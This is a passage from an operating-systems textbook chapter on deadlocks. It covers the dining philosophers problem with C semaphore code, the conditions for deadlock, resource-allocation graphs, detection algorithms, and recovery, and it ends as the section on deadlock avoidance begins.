In Fig. 6-2(b), the situation is different. It might happen that one of the processes acquires both resources and effectively blocks out the other process until it is done. However, it might also happen that process *A* acquires resource 1 and process *B* acquires resource 2. Each one will now block when trying to acquire the other one. Neither process will ever run again. Bad news: this situation is a deadlock.

Here we see how what appears to be a minor difference in coding style—which resource to acquire first—turns out to make the difference between the program working and the program failing in a hard-to-detect way.

6.1.3 The Dining Philosophers Problem

In 1965, Dijkstra posed and then solved a synchronization problem he called the **dining philosophers problem**. Since that time, everyone inventing yet another synchronization primitive has felt obligated to demonstrate how wonderful the new

```
typedef int semaphore;
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }
```

(a)

```
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void) {
        down(&resource_2);
        down(&resource_1);
        use_both_resources( );
        up(&resource_1);
        up(&resource_2);
    }
```

(b)

Figure 6-2. (a) Deadlock-free code. (b) Code with a potential deadlock.

primitive is by showing how elegantly it solves the dining philosophers problem. We merely use it as a nice illustration of how deadlocks occur and how to avoid them. The problem can be stated quite simply as follows. Five philosophers are seated around a circular table. Each philosopher has a plate of spaghetti. The spaghetti is so slippery that a philosopher needs two forks to eat it. Between each pair of plates is one fork. The layout of the table is illustrated in Fig. 6-3.

The life of a philosopher consists of alternating periods of eating and thinking. (This is something of an abstraction, even for philosophers, but the other activities are irrelevant here.) When a philosopher gets sufficiently hungry, she tries to acquire her left and right forks, one at a time, in either order. If successful in acquiring two forks, she eats for a while, then puts down the forks, and continues to think. The key question is: Can you write a program for each philosopher that does what it is supposed to do and never gets stuck? (It has been pointed out that the two-fork requirement is somewhat artificial; perhaps we should switch from Italian food to Chinese food, substituting rice for spaghetti and chopsticks for forks.)

Figure 6-4 shows the obvious solution. The procedure *take_fork* waits until the specified fork is available and then seizes it. Unfortunately, the obvious solution is wrong. Suppose that all five philosophers take their left forks simultaneously. None will be able to take their right forks, and there will be a deadlock.

We could easily modify the program so that after taking the left fork, the program checks to see if the right fork is available. If it is not, the philosopher puts down the left one, waits for some time, and then repeats the whole process. This



Figure 6-3. Lunch time in the Philosophy Department.

```
#define N 5                                     /* number of philosophers */

void philosopher(int i)                         /* i: philosopher number, from 0 to 4 */
{
      while (TRUE) {
            think( );                           /* philosopher is thinking */
            take_fork(i);                       /* take left fork */
            take_fork((i+1) % N);               /* take right fork; % is modulo operator */
            eat( );                             /* yum-yum, spaghetti */
            put_fork(i);                        /* put left fork back on the table */
            put_fork((i+1) % N);                /* put right fork back on the table */
      }
}
```

Figure 6-4. A nonsolution to the dining philosophers problem.

proposal too, fails, although for a different reason. With a little bit of bad luck, all the philosophers could start the algorithm simultaneously, picking up their left forks, seeing that their right forks were not available, putting down their left forks, waiting, picking up their left forks again simultaneously, and so on, forever. A situation like this, in which all the programs continue to run indefinitely but fail to make any progress, is called **starvation**. (It is called starvation even when the problem does not occur in an Italian or a Chinese restaurant.)

Now you might think that if the philosophers would just wait a random time instead of the same time after failing to acquire the right-hand fork, the chance that everything would continue in lockstep for even an hour is very small. This

```
#define N               5                       /* number of philosophers */
#define LEFT            (i+N-1)%N               /* number of i's left neighbor */
#define RIGHT           (i+1)%N                 /* number of i's right neighbor */
#define THINKING        0                       /* philosopher is thinking */
#define HUNGRY          1                       /* philosopher is trying to get forks */
#define EATING          2                       /* philosopher is eating */
typedef int semaphore;                          /* semaphores are a special kind of int */
int state[N];                                   /* array to keep track of everyone's state */
semaphore mutex = 1;                            /* mutual exclusion for critical regions */
semaphore s[N];                                 /* one semaphore per philosopher */

void philosopher(int i)                         /* i: philosopher number, from 0 to N-1 */
{
    while (TRUE) {                              /* repeat forever */
        think( );                               /* philosopher is thinking */
        take_forks(i);                          /* acquire two forks or block */
        eat( );                                 /* yum-yum, spaghetti */
        put_forks(i);                           /* put both forks back on table */
    }
}

void take_forks(int i)                          /* i: philosopher number, from 0 to N-1 */
{
    down(&mutex);                               /* enter critical region */
    state[i] = HUNGRY;                          /* record fact that philosopher i is hungry */
    test(i);                                    /* try to acquire 2 forks */
    up(&mutex);                                 /* exit critical region */
    down(&s[i]);                                /* block if forks were not acquired */
}

void put_forks(i)                               /* i: philosopher number, from 0 to N-1 */
{
    down(&mutex);                               /* enter critical region */
    state[i] = THINKING;                        /* philosopher has finished eating */
    test(LEFT);                                 /* see if left neighbor can now eat */
    test(RIGHT);                                /* see if right neighbor can now eat */
    up(&mutex);                                 /* exit critical region */
}

void test(i) /* i: philosopher number, from 0 to N-1 */
{
    if (state[i] == HUNGRY && state[LEFT] != EATING && state[RIGHT] != EATING) {
        state[i] = EATING;
        up(&s[i]);
    }
}
```

Figure 6-5. A solution to the dining philosophers problem.

observation is true, and in nearly all applications trying again later is not a problem. For example, in the popular Ethernet local area network, if two computers send a packet at the same time, each one waits a random time and tries again; in practice this solution works fine. However, in a few applications one would prefer a solution that always works and cannot fail due to an unlikely series of random numbers. Think about safety control in a nuclear power plant.

One improvement to Fig. 6-4 that has no deadlock and no starvation is to protect the five statements following the call to *think* by a binary semaphore. Before starting to acquire forks, a philosopher would do a down on *mutex*. After replacing the forks, she would do an up on *mutex*. From a theoretical viewpoint, this solution is adequate. From a practical one, it has a performance bug: only one philosopher can be eating at any instant. With five forks available, we should be able to allow two philosophers to eat at the same time.

The solution presented in Fig. 6-5 is deadlock-free and allows the maximum parallelism for an arbitrary number of philosophers. It uses an array, *state*, to keep track of whether a philosopher is currently eating, thinking, or hungry (trying to acquire forks). A philosopher may move into eating state only if neither neighbor is eating. Philosopher *i*'s neighbors are defined by the macros *LEFT* and *RIGHT*. In other words, if *i* is 2, *LEFT* is 1 and *RIGHT* is 3.

The program uses an array of semaphores, one per philosopher, so hungry philosophers can block if the needed forks are busy. Note that each process runs the procedure *philosopher* as its main code, but the other procedures, *take_forks*, *put_forks*, and *test*, are ordinary procedures and not separate processes.

While we may consider the dining philosophers a contrived example, mostly popular with university professors and few others, deadlocks are quite real and may occur easily. A lot of research has gone into ways to deal with them. This chapter discusses the deadlock and starvation problems in detail, as well as what can be done about them.

6.2 INTRODUCTION TO DEADLOCKS

Deadlock can be defined formally as follows:

A set of processes is deadlocked if each process in the set is waiting for an event that only another process in the set can cause.

Because all the processes are waiting, none of them will ever cause any event that could wake up any of the other members of the set, and all the processes continue to wait forever. For this model, we assume that processes are single threaded and that no interrupts are possible to wake up a blocked process. The no-interrupts condition is needed to prevent an otherwise deadlocked process from being awakened by an alarm, and then causing events that release other processes in the set.

In most cases, the event that each process is waiting for is the release of some resource (such as a fork) currently possessed by another member of the set. In other words, each member of the set of deadlocked processes is waiting for a resource that is owned by a deadlocked process. None of the processes can run, none of them can release any resources, and none of them can be awakened. The number of processes and the number and kind of resources possessed and requested are unimportant. This result holds for any kind of resource, including both hardware and software. This kind of deadlock is called a **resource deadlock**. It is probably the most common kind, but it is not the only kind. We first study resource deadlocks in detail and then at the end of the chapter return briefly to other kinds of deadlocks.

6.2.1 Conditions for Resource Deadlocks

More than 50 years ago, Coffman et al. (1971) showed that four conditions must hold for there to be a (resource) deadlock:

1. Mutual exclusion condition. Each resource is either currently assigned to exactly one process or is available.
2. Hold-and-wait condition. Processes currently holding resources that were granted earlier can request new resources.
3. No-preemption condition. Resources previously granted cannot be forcibly taken away from a process. They must be explicitly released by the process holding them.
4. Circular wait condition. There must be a circular list of two or more processes, each of which is waiting for a resource held by the next member of the chain.

All four of these conditions must be present for a resource deadlock to occur. If one of them is absent, no resource deadlock is possible.

It is worth noting that each condition relates to a policy that a system can have or not have. Can a given resource be assigned to more than one process at once? Can a process hold a resource and ask for another? Can resources be preempted? Can circular waits exist? Later on, we will see how deadlocks can be attacked by trying to negate some of these conditions.

6.2.2 Deadlock Modeling

A year later, Holt (1972) showed how these four conditions can be modeled using directed graphs. The graphs have two kinds of nodes: processes, shown as circles, and resources, shown as squares. A directed arc from a resource node (square) to a process node (circle) means that the resource has previously been

requested by, granted to, and is currently held by that process. In Fig. 6-6(a), resource *R* is currently assigned to process *A*.



Figure 6-6. Resource -allocation graphs. (a) Holding a resource. (b) Requesting a resource. (c) Deadlock.

A directed arc from a process to a resource means that the process is currently blocked waiting for that resource. In Fig. 6-6(b), process *B* is waiting for resource *S*. In Fig. 6-6(c), we see a deadlock: process *C* is waiting for resource *T*, which is currently held by process *D*. Process *D* is not about to release resource *T* because it is waiting for resource *U*, held by *C*. Both processes will wait forever. A cycle in the graph means that there is a deadlock involving the processes and resources in the cycle (assuming that there is one resource of each kind). In this example, the cycle is $C - T - D - U - C$.

Now let us look at an example of how resource graphs can be used. Imagine that we have three processes, *A*, *B*, and *C*, and three resources, *R*, *S*, and *T*. The requests and releases of the three processes are given in Fig. 6-7(a)–(c). The operating system is free to run any unblocked process at any instant, so it could decide to run *A* until *A* finished all its work, then run *B* to completion, and finally run *C*.

This ordering does not lead to any deadlocks (because there is no competition for resources) but it also has no parallelism at all. In addition to requesting and releasing resources, processes compute and do I/O. When the processes are run sequentially, there is no possibility that while one process is waiting for I/O, another can use the CPU. Thus, running the processes strictly sequentially may not be optimal. On the other hand, if none of the processes does any I/O at all, shortest job first is better than round robin, so under some circumstances running all processes sequentially may be the best way.

Let us now suppose that the processes do both I/O and computing, so that round robin is a reasonable scheduling algorithm. The resource requests might occur in the order of Fig. 6-7(d). If these six requests are carried out in that order, the six resulting resource graphs are as shown in Fig. 6-7(e)–(j). After request 4 has been made, *A* blocks waiting for *S*, as shown in Fig. 6-7(h). In the next two steps *B* and *C* also block, ultimately leading to a cycle and the deadlock of Fig. 6-7(j).

However, as we have already mentioned, the operating system is under no obligation to run the processes in any particular order. If granting a particular request

might lead to deadlock, the operating system can simply suspend the process without granting the request (i.e., just not schedule the process) until it is safe. In Fig. 6-7, if the operating system knew about the impending deadlock, it could suspend *B* instead of granting it *S*. By running only *A* and *C*, we would get the requests and releases of Fig. 6-7(k) instead of Fig. 6-7(d). This sequence leads to the resource graphs of Fig. 6-7(l)–(q), which do not lead to deadlock.

After step (q), process *B* can be granted *S* because *A* is finished and *C* has everything it needs. Even if *B* blocks when requesting *T*, no deadlock can occur. *B* will just wait until *C* is finished.

Later in this chapter, we will study a detailed algorithm for making allocation decisions that do not lead to deadlock. For the moment, the point to understand is that resource graphs are a tool that lets us see if a given request/release sequence leads to deadlock. We just carry out the requests and releases step by step, and after every step we check the graph to see if it contains any cycles. If so, we have a deadlock; if not, there is no deadlock. Although our treatment of resource graphs has been for the case of a single resource of each type, resource graphs can also be generalized to handle multiple resources of the same type (Holt, 1972).

In general, four strategies are used for dealing with deadlocks.

1. Just ignore the problem. Maybe if you ignore it, it will ignore you.
2. Detection and recovery. Let them occur, detect them, and take action.
3. Dynamic avoidance by careful resource allocation.
4. Prevention, by structurally negating one of the four conditions.

In the next four sections, we will examine each of these methods in turn.

6.3 THE OSTRICH ALGORITHM

The simplest approach is the ostrich algorithm: stick your head in the sand and pretend there is no problem.[†] People react to this strategy in different ways. Mathematicians find it unacceptable and say that deadlocks must be prevented at all costs. Engineers ask how often the problem is expected, how often the system crashes for other reasons, and how serious a deadlock is. If deadlocks occur on the average once every five years, but system crashes due to hardware failures and operating system bugs occur once a week, most engineers would not be willing to pay a large penalty in performance or convenience to eliminate deadlocks.

To make this contrast more specific, consider an operating system that blocks the caller when an open system call on a physical device such as a 3D scanner or a

[†] Actually, this bit of folklore is nonsense. Ostriches can run at 60 km/hour and their kick is powerful enough to kill any lion with visions of a big chicken dinner, and lions know this.



Figure 6-7. An example of how deadlock occurs and how it can be avoided.

printer cannot be carried out because the device is busy. Typically it is up to the device driver to decide what action to take under such circumstances. Blocking or returning an error code are two obvious possibilities. If one process successfully opens the scanner and another successfully opens the printer and then each process tries to open the other one and blocks trying, we have a deadlock. Few current systems will detect this.

6.4 DEADLOCK DETECTION AND RECOVERY

A second technique is detection and recovery. When this technique is used, the system does not attempt to prevent deadlocks from occurring. Instead, it lets them occur, tries to detect when this happens, and then takes some action to recover after the fact. In this section, we will look at some of the ways deadlocks can be detected and some of the ways recovery from them can be handled.

6.4.1 Deadlock Detection with One Resource of Each Type

Let us begin with the simplest case: there is only one resource of each type and each device can be acquired by a single process. As an example, consider a system with six resources: a Blu-ray recorder (R), a scanner (S), a tape drive (T), a USB microphone (U), a video camera (V), and a wafer cutter (W)—but no more than one of each class of resource. In other words, we are excluding systems with, say, two scanners for the moment. We will treat them later, using a different method.

The six resources, *R* through *W*, are used by seven processes, *A* though *G*. The state of which resources are currently owned and which ones are currently being requested is as follows:

1. Process *A* holds *R* and wants *S*.
2. Process *B* holds nothing but wants *T*.
3. Process *C* holds nothing but wants *S*.
4. Process *D* holds *U* and wants *S* and *T*.
5. Process *E* holds *T* and wants *V*.
6. Process *F* holds *W* and wants *S*.
7. Process *G* holds *V* and wants *U*.

The question is: "Is this system deadlocked, and if so, which processes are involved?" To answer this question, we can construct a resource graph of the sort illustrated in Fig. 6-6. If this graph contains one or more cycles, a deadlock exists. Any process that is part of a cycle is deadlocked. If no cycles exist, the system is not deadlocked and can continue executing normally.

Drawing a resource graph is straightforward even though our system is now considerably more complex than the simple ones we discussed so far. We show the corresponding resource graph of Fig. 6-8(a). This graph contains one cycle, which can be seen by visual inspection. The cycle is shown in Fig. 6-8(b). From this cycle, we can see that processes *D*, *E*, and *G* are all deadlocked. Processes *A*, *C*, and *F* are not deadlocked because *S* can be allocated to any one of them, which then finishes and returns it. Then the other two can take it in turn and also complete. (Note that to make this example more interesting we have allowed processes, namely *D*, to ask for two resources at once.)



Figure 6-8. (a) A resource graph. (b) A cycle extracted from (a).

Although it is relatively simple to pick out the deadlocked processes by visual inspection from a simple graph, for use in actual systems we need a formal algorithm for detecting deadlocks. Many algorithms for detecting cycles in directed graphs are known. Below we will give a simple one that inspects a graph and terminates either when it has found a cycle or when it has shown that none exists. It uses one dynamic data structure, *L*, a list of nodes, as well as a list of arcs. During the algorithm, to prevent repeated inspections, arcs will be marked to indicate that they have already been inspected,

The algorithm operates by carrying out the following steps as specified:

1. For each node, *N*, in the graph, perform the following five steps with *N* as the starting node.
2. Initialize *L* to the empty list, and designate all the arcs as unmarked.
3. Add the current node to the end of *L* and check to see if the node now appears in *L* two times. If it does, the graph contains a cycle (listed in *L*) and the algorithm terminates.
4. From the given node, see if there are any unmarked outgoing arcs. If so, go to step 5; if not, go to step 6.

5. Pick an unmarked outgoing arc at random and mark it. Then follow it to the new current node and go to step 3.
6. If this node is the initial node, the graph does not contain any cycles and the algorithm terminates. Otherwise, we have now reached a dead end. Remove it and go back to the previous node, that is, the one that was current just before this one, make that one the current node, and go to step 3.

What this algorithm does is take each node, in turn, as the root of what it hopes will be a tree, and do a depth-first search on it. If it ever comes back to a node it has already encountered, then it has found a cycle. If it exhausts all the arcs from any given node, it backtracks to the previous node. If it backtracks to the root and cannot go further, the subgraph reachable from the current node does not contain any cycles. If this property holds for all nodes, the entire graph is cycle free, so the system is not deadlocked.

To see how the algorithm works in practice, let us use it on the graph of Fig. 6-8(a). The order of processing the nodes is arbitrary, so let us just inspect them from left to right, top to bottom, first running the algorithm starting at R, then successively A, B, C, S, D, T, E, F, and so forth. If we hit a cycle, the algorithm stops.

We start at R and initialize L to the empty list. Then we add R to the list and move to the only possibility, A, and add it to L, giving $L = [R, A]$. From A we go to S, giving $L = [R, A, S]$. S has no outgoing arcs, so it is a dead end, forcing us to backtrack to A. Since A has no unmarked outgoing arcs, we backtrack to R, completing our inspection of R.

Now we restart the algorithm starting at A, resetting L to the empty list. This search, too, quickly stops, so we start again at B. From B we continue to follow outgoing arcs until we get to D, at which time $L = [B, T, E, V, G, U, D]$. Now we must make a (random) choice. If we pick S we come to a dead end and backtrack to D. The second time we pick T and update L to be $[B, T, E, V, G, U, D, T]$, at which point we discover the cycle and stop the algorithm.

This algorithm is far from optimal. For a better one, see Even (1979). Nevertheless, it demonstrates that an algorithm for deadlock detection exists.

6.4.2 Deadlock Detection with Multiple Resources of Each Type

When multiple copies of some of the resources exist, a different approach is needed to detect deadlocks. We will now present a matrix-based algorithm for detecting deadlock among n processes, P_1 through P_n. Let the number of resource classes be m, with E_1 resources of class 1, E_2 resources of class 2, and generally, E_i resources of class i ($1 \le i \le m$). E is the **existing resource vector**. It gives the total number of instances of each resource in existence. For example, if class 1 is tape drives, then $E_1 = 2$ means the system has two tape drives.

At any instant, some of the resources are assigned and are not available. Let A be the **available resource vector**, with A_i giving the number of instances of resource i that are currently available (i.e., unassigned). If both of our two tape drives are assigned, A_1 will be 0.

Now we need two arrays, C, the **current allocation matrix**, and R, the **request matrix**. The ith row of C tells how many instances of each resource class P_i currently holds. Thus, C_{ij} is the number of instances of resource j that are held by process i. Similarly, R_{ij} is the number of instances of resource j that P_i wants. These four data structures are shown in Fig. 6-9.



Figure 6-9. The four data structures needed by the deadlock detection algorithm.

An important invariant holds for these four data structures. In particular, every resource is either allocated or is available. This observation means that

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j . SP0.6v$$

In other words, if we add up all the instances of the resource j that have been allocated and to this add all the instances that are available, the result is the number of instances of that resource class that exist.

The deadlock detection algorithm is based on comparing vectors. Let us define the relation $A \leq B$ on two vectors A and B to mean that each element of A is less than or equal to the corresponding element of B. Mathematically, $A \leq B$ holds if and only if $A_i \leq B_i$ for $1 \leq i \leq m$.

Each process is initially said to be unmarked. As the algorithm progresses, processes will be marked, indicating that they are able to complete and are thus not deadlocked. When the algorithm terminates, any unmarked processes are known to be deadlocked. This algorithm assumes a worst-case scenario: all processes keep all acquired resources until they exit.

The deadlock detection algorithm can now be given as follows:

1. Look for an unmarked process, P_i, for which the ith row of R is less than or equal to A.
2. If such a process is found, add the ith row of C to A, mark the process, and go back to step 1.
3. If no such process exists, the algorithm terminates.

When the algorithm finishes, all the unmarked processes, if any, are deadlocked.

What the algorithm is doing in step 1 is looking for a process that can be run to completion. Such a process is characterized as having resource demands that can be met by the currently available resources. The selected process is then run until it finishes, at which time it returns the resources it is holding to the pool of available resources. It is then marked as completed. If all the processes are ultimately able to run to completion, none of them are deadlocked. If some of them can never finish, they are deadlocked. Although the algorithm is nondeterministic (because it may run the processes in any feasible order), the result is always the same.

As an example of how the deadlock detection algorithm works, see Fig. 6-10. Here we have three processes and four resource classes, which we have arbitrarily labeled tape drives, plotters, scanners, and cameras. Process 1 has one scanner. Process 2 has two tape drives and a camera. Process 3 has a plotter and two scanners. Each process needs additional resources, as shown by the R matrix.



Figure 6-10. An example for the deadlock detection algorithm.

To run the deadlock detection algorithm, we look for a process whose resource request can be satisfied. The first one cannot be satisfied because there is no camera available. The second cannot be satisfied either, because there is no scanner free. Fortunately, the third one can be satisfied, so process 3 runs and eventually returns all its resources, giving

$$A = (2\ 2\ 2\ 0)$$

At this point process 2 can run and return its resources, giving

$$A = (4\ 2\ 2\ 1)$$

Now the remaining process can run. There is no deadlock in the system.

Now consider a minor variation of the situation of Fig. 6-10. Suppose that process 3 needs a camera as well as the two tape drives and the plotter. None of the requests can be satisfied, so the entire system will eventually be deadlocked. Even if we give process 3 its two tape drives and one plotter, the system deadlocks when it requests the camera.

Now that we know how to detect deadlocks (at least with static resource requests known in advance), the question of when to look for them comes up. One possibility is to check every time a resource request is made. This is certain to detect them as early as possible, but it is potentially expensive in terms of CPU time. An alternative strategy is to check every *k* minutes, or perhaps only when the CPU utilization has dropped below some threshold. The reason for considering the CPU utilization is that if enough processes are deadlocked, there will be few runnable processes, and the CPU will often be idle.

6.4.3 Recovery from Deadlock

Suppose that our deadlock detection algorithm has succeeded and detected a deadlock. What next? Some way is needed to recover and get the system going again. In this section, we will discuss various ways of recovering from deadlock. None of them are especially attractive, however.

Recovery through Preemption

In some cases, it may be possible to temporarily take a resource away from its current owner and give it to another process. In many cases, manual intervention may be required, especially in batch-processing operating systems running on mainframes.

For example, to take a laser printer away from its owner, the operator can collect all the sheets already printed and put them in a pile. Then the process can be suspended (marked as not runnable). At this point, the printer can be assigned to another process. When that process finishes, the pile of printed sheets can be put back in the printer's output tray and the original process restarted.

The ability to take a resource away from a process, have another process use it, and then give it back without the process noticing it is highly dependent on the nature of the resource. Recovering this way is frequently difficult or impossible. Choosing the process to suspend depends largely on which ones have resources that can easily be taken back.

Recovery through Rollback

If the system designers and machine operators know that deadlocks are likely, they can arrange to have processes **checkpointed** periodically. Checkpointing a process means that its state is written to a file so that it can be restarted later. The

checkpoint contains not only the memory image, but also the resource state, in other words, which resources are currently assigned to the process. To be most effective, new checkpoints should not overwrite old ones but should be written to new files, so as the process executes, a whole sequence accumulates.

When a deadlock is detected, it is easy to see which resources are needed. To do the recovery, a process that owns a needed resource is rolled back to a point in time before it acquired that resource by starting at one of its earlier checkpoints. All the work done since the checkpoint is lost (e.g., output printed since the checkpoint must be discarded, since it will be printed again). In effect, the process is reset to an earlier moment when it did not have the resource, which is now assigned to one of the deadlocked processes. If the restarted process tries to acquire the resource again, it will have to wait until it becomes available.

Recovery through Killing Processes

The crudest but simplest way to break a deadlock is to kill one or more processes. One possibility is to kill a process in the cycle. With a little luck, the other processes will be able to continue. If this does not help, it can be repeated until the cycle is broken.

Alternatively, a process not in the cycle can be chosen as the victim in order to release its resources. In this approach, the process to be killed is carefully chosen because it is holding resources that some process in the cycle needs. For example, one process might hold a printer and want a plotter, with another process holding a plotter and wanting a printer. These two are then deadlocked. A third process may hold another identical printer and another identical plotter and be happily running. Killing the third process will release these resources and break the deadlock involving the first two.

Where possible, it is best to kill a process that can be rerun from the beginning with no ill effects. For example, a compilation can always be rerun because all it does is read a source file and produce an object file. If it is killed partway through, the first run has no influence on the second run.

On the other hand, a process that updates a database cannot always be run a second time safely. If the process adds 1 to some field of a table in the database, running it once, killing it, and then running it again will add 2 to the field, which is incorrect.

6.5 DEADLOCK AVOIDANCE

In the discussion of deadlock detection, we tacitly assumed that when a process asks for resources, it asks for them all at once (the *R* matrix of Fig. 6-9). In most systems, however, resources are requested one at a time. The system must be able to decide whether granting a resource is safe or not and make the allocation

only when it is safe. Thus, the question arises: Is there an algorithm that can always avoid deadlock by making the right choice all the time? The answer is a qualified yes—we can avoid deadlocks, but only if certain information is available in advance. In this section, we examine ways to avoid deadlock by careful resource allocation.

6.5.1 Resource Trajectories

The main algorithms for deadlock avoidance are based on the concept of safe states. Before describing them, we will make a slight digression to look at the concept of safety in a graphic and easy-to-understand way. Although the graphical approach does not translate directly into a usable algorithm, it gives a good intuitive feel for the nature of the problem.

In Fig. 6-11, we see a model for dealing with two processes and two resources, for example, a printer and a plotter. The horizontal axis represents the number of instructions executed by process *A*. The vertical axis represents the number of instructions executed by process *B*. At I_1 *A* requests a printer; at I_2 it needs a plotter. The printer and plotter are released at I_3 and I_4, respectively. Process *B* needs the plotter from I_5 to I_7 and the printer from I_6 to I_8.

